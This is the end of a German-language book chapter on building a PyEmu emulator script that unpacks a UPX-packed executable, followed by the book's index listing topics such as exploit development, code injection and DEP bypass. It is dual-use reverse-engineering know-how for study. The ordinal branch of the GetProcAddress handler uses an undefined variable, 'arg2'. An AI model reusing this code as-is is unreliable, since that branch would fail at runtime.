    emu.set_library_handler("LoadLibraryA",    loadlibrary)
    emu.set_library_handler("GetProcAddress", getprocaddress)
    emu.set_library_handler("VirtualProtect", virtualprotect)
    # Breakpunkt am echten Einstiegspunkt setzen, um Binary dumpen zu können
❸    emu.set_mnemonic_handler( "jmp", jmp_handler )
    # Ausführung am Header-Einstiegspunkt beginnen
❹    emu.execute( start=emu.entry_point )
```

Wir beginnen damit, das komprimierte Executable in PyEmu zu laden ❶. Danach installieren wir Library-Handler ❷ für LoadLibraryA, GetProcAddress und VirtualProtect. All diese Funktionen werden in der Dekomprimierungsroutine aufgerufen, weshalb wir diese Aufrufe abfangen und reale Funktionsaufrufe mit den von UPX verwendeten Parametern vornehmen müssen. Im nächsten Schritt behandeln wir den Fall, dass die Dekomprimierungsroutine abgeschlossen ist und ein Sprung zum OEP erfolgt. Hierzu installieren wir einen Instruktion-Handler für die JMP-Instruktion ❸. Zum Schluss weisen wir den Emulator an, die Ausführung am Einstiegspunkt des Executables zu beginnen ❹. Nun wollen wir unsere Library- und Instruktion-Handler aufbauen. Fügen Sie den folgenden Code hinzu.

upx_unpacker.py

```
from ctypes import *
# Sie müssen den Pfad auf pyemu setzen
sys.path.append("C:\\\\PyEmu")
sys.path.append("C:\\\\PyEmu\\\\lib")
from PyEmu import PEPEmu
"""

HMODULE WINAPI LoadLibrary(
    __in LPCTSTR lpFileName
);
"""

❶ def loadlibrary(name, address):
    # DLL-Namen ermitteln
    dllname = emu.get_memory_string(emu.get_memory(emu.get_register("ESP") + 4))
    # LoadLibrary real aufrufen und Handle zurückgeben
    dllhandle = windll.kernel32.LoadLibraryA(dllname)
    emu.set_register("EAX", dllhandle)
    # Stack zurücksetzen und Rückkehr vom Handler
    return_address = emu.get_memory(emu.get_register("ESP"))
    emu.set_register("ESP", emu.get_register("ESP") + 8)
    emu.set_register("EIP", return_address)
    return True
"""

FARPROC WINAPI GetProcAddress(
    __in HMODULE hModule,
    __in LPCSTR lpProcName
);
"""

❷ def getprocaddress(name, address):
    # Beide Argumente ermitteln: ein Handle und einen Prozedurnamen
    handle = emu.get_memory(emu.get_register("ESP") + 4)
    proc_name = emu.get_memory(emu.get_register("ESP") + 8)

    # lpProcName kann ein Name oder eine Ordinale sein. Ist das oberste Wort null, ist es
    # eine Ordinale
    if (proc_name >> 16):
        procname = emu.get_memory_string(emu.get_memory(emu.get_register("ESP") + 8))
    else:
        procname = arg2

    # Prozedur zum Emulator hinzufügen
    emu.os.add_library(handle, procname)
    import_address = emu.os.get_library_address(procname)
    # Importadresse zurückgeben
    emu.set_register("EAX", import_address)
    # Stack zurücksetzen und Rückkehr vom Handler
    return_address = emu.get_memory(emu.get_register("ESP"))
    emu.set_register("ESP", emu.get_register("ESP") + 8)
    emu.set_register("EIP", return_address)
    return True
```

```

...
BOOL WINAPI VirtualProtect(
    __in LPVOID lpAddress,
    __in SIZE_T dwSize,
    __in DWORD  flNewProtect,
    __out PDWORD lpflOldProtect
);
...
❸ def virtualprotect(name, address):
    # Einfach TRUE zurückgeben
    emu.set_register("EAX", 1)
    # Stack zurücksetzen und Rückkehr vom Handler
    return_address = emu.get_memory(emu.get_register("ESP"))
    emu.set_register("ESP", emu.get_register("ESP") + 16)
    emu.set_register("EIP", return_address)
    return True
    # Nach Abschluss der Dekomprimierungsroutine den JMP zum OEP verarbeiten
❹ def jmp_handler(emu, mnemonic, eip, op1, op2, op3):
    # Der UPX1-Abschnitt
    if eip < emu.sections["UPX1"]["base"]:
        print "[*] We are jumping out of the unpacking routine."
        print "[*] OEP = 0x%08x" % eip
        # Entpacktes Binary auf Platte speichern
        dump_unpacked(emu)
        # Wir können die Emulation jetzt anhalten
        emu.emulating = False
    return True

```

Unser LoadLibrary-Handler ❶ fängt den DLL-Namen vom Stack ab, bevor ihn ctypes nutzt, um LoadLibraryA (die aus *kernel32.dll* exportiert wird) tatsächlich aufzurufen. Wenn dieser reale Aufruf zurückkehrt, setzen wir das EAX-Register auf den zurückgegebenen Handle-Wert, setzen den Stack des Emulators zurück und beenden den Handler. In gleicher Weise ermittelt der GetProcAddress-Handler ❷ die beiden Funktionsparameter vom Stack und führt einen realen GetProcAddress-Aufruf (ebenfalls aus *kernel32.dll* exportiert) durch. Wir geben dann die Adresse der angeforderten Prozedur zurück, bevor wir den Emulator-Stack zurücksetzen und den Handler beenden. Der VirtualProtect-Handler ❸ gibt den Wert True zurück, setzt den Emulator-Stack zurück und beendet den Handler. Wir führen hier keinen echten VirtualProtect-Aufruf durch, weil wir keine Seiten im Speicher schützen müssen, sondern nur sicherstellen wollen, dass die Funktion einen erfolgreichen VirtualProtect-Aufruf emuliert. Der Handler für die JMP-Instruktion ❹ überprüft einfach, ob wir aus der Dekomprimierungsroutine herauspringen. Ist das der Fall, ruft er die `dump_unpacked`-Funktion auf, um das entpackte Executable auf der Festplatte zu speichern. Danach weist er den Emulator an, die Ausführung anzuhalten, da unser Dekomprimierungsjob abgeschlossen ist.

Im letzten Schritt fügen wir noch unsere `dump_unpacked`-Routine hinzu, die wir hinter unsere Handler platzieren.

upx_unpacker.py

```
...
def dump_unpacked(emu):
    global outputfile
    fh = open(outputfile, 'wb')
    print "[*] Dumping UPX0 Section"
    base = emu.sections["UPX0"]["base"]
    length = emu.sections["UPX0"]["vsize"]

    print "[*] Base: 0x%08x Vsize: %08x" % (base, length)
    for x in range(length):
        fh.write("%c" % emu.get_memory(base + x, 1))

    print "[*] Dumping UPX1 Section"
    base = emu.sections["UPX1"]["base"]
    length = emu.sections["UPX1"]["vsize"]

    print "[*] Base: 0x%08x Vsize: %08x" % (base, length)
    for x in range(length):
        fh.write("%c" % emu.get_memory(base + x, 1))

    print "[*] Finished."
```

Wir schreiben einfach die UPX0- und UPX1-Abschnitte in eine Datei und das ist auch schon der letzte Schritt beim Entpacken unseres Executables. Sobald diese Datei auf der Festplatte gespeichert wurde, können wir sie in IDA laden und der Originalcode steht zur Analyse bereit. Wenn Sie nun unser Entpacker-Skript über die Kommandozeile ausführen, sehen Sie eine Ausgabe wie in Listing 12–4.

```
C:\>C:\Python25\python.exe upx_unpacker.py C:\calc_upx.exe calc_clean.exe
[*] We are jumping out of the unpacking routine.
[*] OEP = 0x01012475
[*] Dumping UPX0 Section
[*] Base: 0x01001000  Vsize: 00019000
[*] Dumping UPX1 Section
[*] Base: 0x0101a000  Vsize: 00007000
[*] Finished.
C:\>
```

Listing 12–4 Einsatz von *upx_unpacker.py* über die Kommandozeile

Sie besitzen nun die Datei *C:\calc_clean.exe*, die den ursprünglichen Code des *calc.exe*-Executables vor dem Packen enthält. Sie sind damit in der Lage, PyEmu für eine Vielzahl von Reverse-Engineering-Aufgaben zu nutzen!

Index

A

AccessViolationHook (PyHook) 76
AddBpt()-Funktion 166
Akkumulator-Register 17
AllExceptHook (PyHook) 76
Analyse
 automatisierte 129
 dynamische 15
 statische 129
Anforderungen an das Betriebssystem 3
Angriffe
 Formatstring-~ 121
Anti-Debugging-Routinen in Malware
 umgehen 86
Anweisung, switch{} 154
Arten von Hooks 75
Assembler (x89) 17
Aufruf
 CreateFileW 147
 DeviceIoControl 147
Aufrufkonvention 9
Aufspüren von Gerätenamen 151
Aufspüren von Threads 38
Ausführung von PyEmu 175
Ausnahme-Handler (PyEmu) 178
automatisierte statische Analyse 129

B

Basepointer 18
Beispielskripten (IDAPython) 166
Betriebssystem, Anforderungen 3

Bibliothek 113

 ctypes-~ 7
 Driverlib 150–156
 Dynamic Link Libraries (DLL) 8
 dynamische 8
 Handler
 PyEmu 177
 impacket installieren 132
 py2exe 113
 Register-~ (PyEmu) 177
 WinPcap 132
Binäre Daten, Sulley-Primitive 134
Blackbox-Debugger 15
blockbasiertes Fuzzing 131
Blöcke 135
»Böse« Zeichen filtern 79
BpHook (PyHook) 76
Breakpunkte 21, 47–60
 Bedingungen 24
 Einmal-Software-~ 22
 Handler 61
 Hardware-~ 24, 52–56
 persistente 22
 Software-~ 21, 47
 Cyclic Redundancy Check (CRC) 23
Speicher-~ 26, 56–60

C

C-Datentypen konstruieren 10
cdecl-Konvention 9
Chunks()-Funktion 164
Codeabdeckung von Funktionen 168

Codedeckungsgrad (Metrik) 128
Code-Injection 101, 105
`CodeRefsFrom()`-Funktion 165
`CodeRefsTo()`-Funktion 165
COM *siehe Component Object Model*
Component Object Model (COM) 8
CPU-Register 16
 Zustand abrufen 37–43
Crash-Handler einrichten 66
CRC *siehe Cyclic Redundancy Check*
`CreateFileW`-Aufruf 147
`CreateProcessA()`-Funktion 29
`CreateProcessHook` (PyHook) 76
`CreateRemoteThread()`-Funktion 101, 103, 104
`CreateThreadHook` (PyHook) 76
`CreateToolhelp32Snapshot()`-Funktion 38
Cross-Referenzen
 aufspüren 166
 IDAPython 164
C-Runtime auflösen 8
`ctypes` 7
 Bibliothek 7
Cyclic Redundancy Check (CRC) 23
 Prüfsumme 23
 Software-Breakpunkte 23

D

Data Execution Prevention (DEP) 82
 Deaktivierung 82
 Software-~ 77
 unter Windows umgehen 82
`DataRefsFrom()`-Funktion 165
`DataRefsTo()`-Funktion 165
Datei
 Fuzzer 122
 `my_debugger_defines.py` 35
 verstecken 108
Datengenerierung 131
Datenregister 17
Datentypen
 C-~ konstruieren 10
Debug-
 Events 20
 `dwDebugEventCode` 43
 Handler 43–47
 Register 24

Debugger 15
 ankoppeln an einen Prozess 29
 Blackbox-~ 15
 Hooks (IDAPython) 165
 Immunity-~ 73–88
 Ausführung an Shellcode übergeben
 77
 Einführung 74
 Entwicklung von Exploits 77–86
 Hard Hooking 94
 Installation 73
 Python-~ 61
 verknüpfen mit dem Prozess 29
 Vorteil vom skriptfähigen ~ 20
 Whitebox-~ 15
 Windows-~ 29–60
Debugging, intelligentes 16
definieren
 von Strukturen 12
 von Unions 12
Delimiter *siehe Trennsymbole*
DEP *siehe Data Execution Prevention*
`DeviceIoControl`-Aufruf 147
Direktive
 `s_binary()` 134
 `s_random()` 134
 `s_string()` 133
Dispatch-Routine (IOCTL) 152
DLL *siehe Dynamic Link Libraries*
Driverlib (Python-Bibliothek) 150–156
`dwCreationFlags`-Parameter 102
`dwDebugEventCode` 43
`dwDesiredAccess`-Parameter 33
`dwFlags`-Parameter 38
`dwIoControlCode`-Parameter 147
`dwStackSize`-Parameter 102
Dynamic Link Libraries (DLL) 8
 Beispiele 108–109
 Injection 101, 103, 109
 laden 103
 dynamische Analyse 15
 dynamische Bibliothek 8

E

EAX-Register 17
EBP-Register 18

EBX-Register 18
Eclipse
 einrichten 6
 Python-Skripten unter ~ ausführen 7
ECX-Register 17
EDI-Register 17
EDX-Register 17
Einmal-Software-Breakpunkt 22
einrichten von Eclipse und PyDev 6
EIP-Register 18
emulieren von Funktionen 183
 endian (Schlüsselwort) 135
Entwicklungsumgebung 3–14
Erzeugung entfernter Threads 101–113
ESI-Register 17
ESP-Register 18
Event-Code 44
Events
 Debug-~ 20
 Handler 43–47
 Exception-~ 45
Exception-Events 45
ExitProcessHook (PyHook) 76
ExitThreadHook (PyHook) 76
Exploit-String herausfiltern 79

F

FastLogHook (PyHook) 76
Fehlerklassen 118
FirstSeg()-Funktion 163
format (Schlüsselwort) 135
Formatstring-Angriffe 121
FTP (Sulley) 137
FTPD *siehe* FTP-Daemon
FTP-Daemon (FTPD) 131
 WarFTPD 131
 mit Sulley 136
FTP-Server 137
Functions()-Funktion 164
Funktion
 AddBpt() 166
 Chunks() 164
 CodeRefsFrom() 165
 CodeRefsTo() 165
 CreateProcessA() 29
 CreateRemoteThread() 101, 103, 104

Funktion (Fortsetzung)
 CreateToolhelp32Snapshot() 38
 DataRefsFrom() 165
 DataRefsTo() 165
 emulieren 183
 FirstSeg() 163
 Functions() 164
 GetBptQty() 166
 GetFuncOffset() 164
 GetFunctionName() 164
 GetInputFileMD5() 163
 GetRegValue() 166
 GetThreadContext() 39
 get_memory() 175
 get_stack_argument() 176
 get_stack_variable() 176
 IsDebuggerPresent 87
 LoadLibrary() 103
 LocByName() 164
 NextSeg() 163
 NtSetInformationProcess() 82
 OpenProcess() 37
 OpenThread() 37, 39
 printf() 8, 49
 ReadProcessMemory() 47
 receive_ftp_banner() 139
 ScreenEA() 163
 SegByName() 163
 SegEnd() 164
 Segments() 164
 SegName() 164
 SegStart() 164
 SetRegValue() 166
 SetThreadContext() 39
 set_memory() 176
 set_stack_argument() 176
 set_stack_variable() 176
 VirtualProtectEx() 58
 WriteProcessMemory() 47

Funktionen
 Aufspüren von Cross-Referenzen 166
 Codeabdeckung 168
 IDAPython 164

Fuzzer
 generierende 117
 mutierende 117

- Fuzzing 117
blockbasiertes 131
HTTP-~, Beispiel 135
Sulley-Webinterface 141
von Windows-Treibern 145–159
Ein-/Ausgabesteuerung (Input/Output controls, IOCTLs) 145
- G**
- generierende Fuzzer 117
Gerätenamen aufspüren 151
GetBptQty()-Funktion 166
GetFuncOffset()-Funktion 164
GetFunctionName()-Funktion 164
GetInputFileMD5()-Funktion 163
GetRegValue()-Funktion 166
GetThreadContext()-Funktion 39
get_memory()-Funktion 175
get_stack_argument()-Funktion 176
get_stack_variable()-Funktion 176
Gflags *siehe Globale Flags*
Globale Flags (Gflags) 119
Gruppen 135
Guard Page (Zugriffsrecht) 26
- H**
- Handler
Ausnahme-~ (PyEmu) 178
Breakpunkt-~ 61
Crash-~ einrichten 66
Debug-Events-~ 43–47
für Zugriffsverletzungen 64
High-Level-Speicher-~ (PyEmu) 180
Instruktions-~ (PyEmu) 178
LoadLibrary 191
Opcode-~ (PyEmu) 179
Programmzähler-~ (PyEmu) 181
PyEmu 176–181
Register-~
 PyEmu 177
ret 186
Speicher-~ (PyEmu) 179
Hard Hooking mit dem Immunity Debugger 94
Hardware-Breakpunkte 24, 52–56
Heapüberlauf 119
High-Level-Speicher-Handler (PyEmu) 180
- hippie (PyCommand) 95
Hooking
 Hard ~ mit dem Immunity Debugger 94
 Soft ~ mit PyDbg 89
Hook-Typen 75
hProcess-Parameter 102
hSnapshot-Parameter 38
HTTP-Fuzzing, Beispiel 135
- I**
- IDAPyEmu 181–192
IDAPython
 Beispielskripten 166
 Funktionen 163–166
 Cross-Referenzen 164
 Debugger-Hooks 165
 Utility-~ 163
 Installation 162
 Scripting 161–171
Immunity Debugger 73–88
 Ausführung an Shellcode übergeben 77
 Einführung 74
 Entwicklung von Exploits 77–86
 Hard Hooking 94
 Installation 73
impacket in Python-Bibliothek installieren 132
Injection
 Code-~ 105
 Dynamic Link Libraries (DLL)-~ 103
Installation
 IDAPython 162
 Immunity-Debugger 73
 impacket 132
 PyEmu 173
 Python unter Linux 4
 Python unter Windows 4
 Sulley 132
 UPX-Packer 187
 WinPcap 132
Instruktions-Handler (PyEmu) 178
Integerüberläufe 119
Integerwerte (Sulley) 134
intelligentes Debugging 16
IOCTL-Dispatch-Routine 152
IsDebuggerPresent-Funktion 87

K

Kernel-Mode 15

Klasse

PEPyEmu 186

PyCPU 174

PyEmu 174, 175

PyMemory 174, 175

Kompilieren mit py2exe 113

Konvention

cdecl~- 9

stdcall~- 9

L

Laden der Dynamic Link Libraries (DLL) 103

Library *siehe Bibliothek*

Linux, Python installieren 4

LoadDLLHook (PyHook) 76

LoadLibrary-Handler 191

LoadLibrary()-Funktion 103

LocByName()-Funktion 164

LogBpHook (PyHook) 76

lpBytesReturned-Parameter 147

lpFileName-Parameter 103

lpInBuffer-Parameter 147

lpOutBuffer-Parameter 147

lpOutBufferSize-Parameter 147

lpParameter-Parameter 102, 103

lpStartAddress-Parameter 102

lpThreadAttributes-Parameter 102

lpThreadId-Parameter 102

M

Malware 86

Anti-Debugging-Routinen in ~ umgehen

86

Metrik

Codedeckungsgrad 128

Mode

Kernel~- 15

User~- 15

Modifier 175

Mutationsfunktion 126

mutierende Fuzzer 117

my_debuggerDefines.py (Datei) 35

N

Netzwerküberwachung 140

Netzwerkverkehr, verschlüsselten ansehen 89

NextSeg()-Funktion 163

nInBufferSize-Parameter 147

NtSetInformationProcess()-Funktion 82

O

Öffnen eines Prozesses 29

Opcode-Handler (PyEmu) 179

OpenProcess()-Funktion 37

OpenThread()-Funktion 37, 39

P

Packer

für Executables 187

UPX 187

Parameter

dwCreationFlags 102

dwDesiredAccess 33

dwFlags 38

dwIoControlCode 147

dwStackSize 102

hProcess 102

hSnapshot 38

lpBytesReturned 147

lpFileName 103

lpInBuffer 147

lpOutBuffer 147

lpOutBufferSize 147

lpParameter 102, 103

lpStartAddress 102

lpThreadAttributes 102

lpThreadId 102

nInBufferSize 147

per Referenz übergeben 12

PEPyEmu 186

PEPyEmu-Klasse 186

persistente Breakpunkte 22

Pointer

Base~- 18

Stack~- 18

PostAnalysisHook (PyHook) 76

Primitive

Sulley~- 132, 135

`printf()`-Funktion 8, 49
Programmausführung
 Umleitung der ~ 109
Programmzähler-Handler (PyEmu) 181
Prozess
 ankoppeln an einen Debugger 29
 Code-Injection 105
 DEP-Deaktivierung 82
 öffnen 29
 Schnappschüsse erstellen 67
 verknüpfen mit dem Debugger 29
Prozessiteration unterbinden 87
Pufferüberläufe 118
PyCommand 75
 hippie 95
PyCPU-Klasse 174
PyDBG
 Handler für Zugriffsverletzungen 64
PyDbg 61–72
 Beispieltool 69
 Erweiterung von Breakpunkt-Handlern
 61
 Funktionalität erweitern 61
 lokaliert gefährliche Funktionen 70
 Prozess-Schnappschüsse 67
PyDbg, Soft Hooking 89
PyDev, einrichten 6
PyEmu 173–192
 Ausführung 175
 Ausnahme-Handler 178
 Handler 176–181
 High-Level-Speicher-Handler 180
 Installation 173
 Instruktions-Handler 178
 Library-Handler 177
 Opcode-Handler 179
 Programmzähler-Handler 181
 Register
 Handler 177
 Modifier 175
 Speicher 175
 Handler 179
 Modifier 175
 Übersicht 174
PyEmu-Klasse 174, 175
PyHooks 75
 AccessViolationHook 76
 AllExceptHook 76
 BpHook 76
 CreateProcessHook 76
 CreateThreadHook 76
 ExitProcessHook 76
 ExitThreadHook 76
 FastLogHook 76
 LoadDLLHook 76
 LogBpHook 76
 PostAnalysisHook 76
 STDCALLFastLogHook 76
 UnloadDLLHook 76
PyMemory-Klasse 174, 175
Python
 Bibliothek
 Driverlib 150–156
 impacket installieren 132
 py2exe 113
 Debugger 61
 Installation
 unter Linux 4
 unter Windows 4
 Skripten unter Eclipse ausführen 7
py2exe (Python-Bibliothek) 113

Q

Quellindex (source index) 17

R

ReadProcessMemory()-Funktion 47
receive_ftp_banner()-Funktion 139
Register
 Akkumulator~ 17
 CPU 16
 Zustand abrufen 37–43
 Daten~ 17
 Debug~ 24
 EAX 17
 EBP 18
 EBX 18
 ECX 17
 EDI 17
 EDX 17

Register (Fortsetzung)

EIP 18
ESI 17
ESP 18
Handler
 PyEmu 177
Modifier (PyEmu) 175
Zähler~- 17
Repräsentation von Integertypen (Sulley) 134
ret-Handler 186
Runtime
 C~- auflösen 8

S

Schlüsselwort
 endian 135
 format 135
 signed 135
Schwellwert festlegen (Stackvariable) 170
ScreenEA()-Funktion 163
Scripting
 IDAPython 161–171
SegByName()-Funktion 163
SegEnd()-Funktion 164
Segments()-Funktion 164
SegName()-Funktion 164
SegStart()-Funktion 164
Seitengröße bestimmen 56
Seitenzugriffsrechte 57
Server
 FTP 137
 Socket~- 115
SetRegValue()-Funktion 166
SetThreadContext()-Funktion 39
set_memory()-Funktion 176
set_stack_argument()-Funktion 176
set_stack_variable()-Funktion 176
Shared Objects (SO) 8
Shellcode einschleusen 105
signed (Schlüsselwort) 135
SO *siehe Shared Objects*
Socket-Server 115
Soft Hooking 89
Software-Breakpunkte 21, 47
 Cyclic Redundancy Check (CRC) 23

Speicher

Breakpunkte 26, 56–60
Handler (PyEmu) 179
Modifier (PyEmu) 175
PyEmu 175
Stack 18
 Größe berechnen 169
 Pointer 18
 Überlauf 118
 Variable (Schwellwert festlegen) 170
statische automatisierte Analyse 129
statische Primitive (Sulley) 133
STDCALLFastLogHook (PyHook) 76
stdcall-Konvention 9
Strings 133
Strukturen definieren 12
Sulley 131–144
 FTP 137
 installieren 132
 Integerwerte 134
 Primitive 132, 135
 Repräsentation von Integertypen 134
 Session 139
 statische Primitive 133
 Webinterface 141
 zufällige Primitive 133
switch{}-Anweisung 154
s_binary()-Direktive 134
s_random()-Direktive 134
s_string()-Direktive 133

T

Testen 127
Threads
 aufspüren 38
 Erzeugung 101–113
Trennsymbole (Delimiter) 133

U

Überwachung, Netzwerk- und Prozess 140
Umleitung der Programmausführung 109
Unions definieren 12
UnloadDLLHook (PyHook) 76
UPX entpacken 188
UPX-Packer 187

User-Mode 15
Utility-Funktionen (IDAPython) 163

V

verbs 136
verschlüsselten Netzwerkverkehr ansehen 89
VirtualProtectEx()-Funktion 58
VMware-Appliance 3
Vorteil eines skriptfähigen Debugges 20

W

WarFTPD (FTPD-Daemon) 131
 mit Sulley 136
Whitebox-Debugger 15
Windows
 Data Execution Prevention (DEP) unter ~
 umgehen 82
 Debugger 29–60
 Python installieren 4
 Treiber-Fuzzing 145–159
 Ein-/Ausgabesteuerung (Input/Output
 controls, IOCTLs) 145

WinPcap (Bibliothek) 132
WriteProcessMemory()-Funktion 47

X

x86-Assembler 17

Z

Zählerregister 17
Zielindex (destination index) 17
zufällige Primitive (Sulley) 133
Zugriffsrecht
 Guard Page 26
 Seiten-- 57
Zugriffsverletzungen, Handler für 64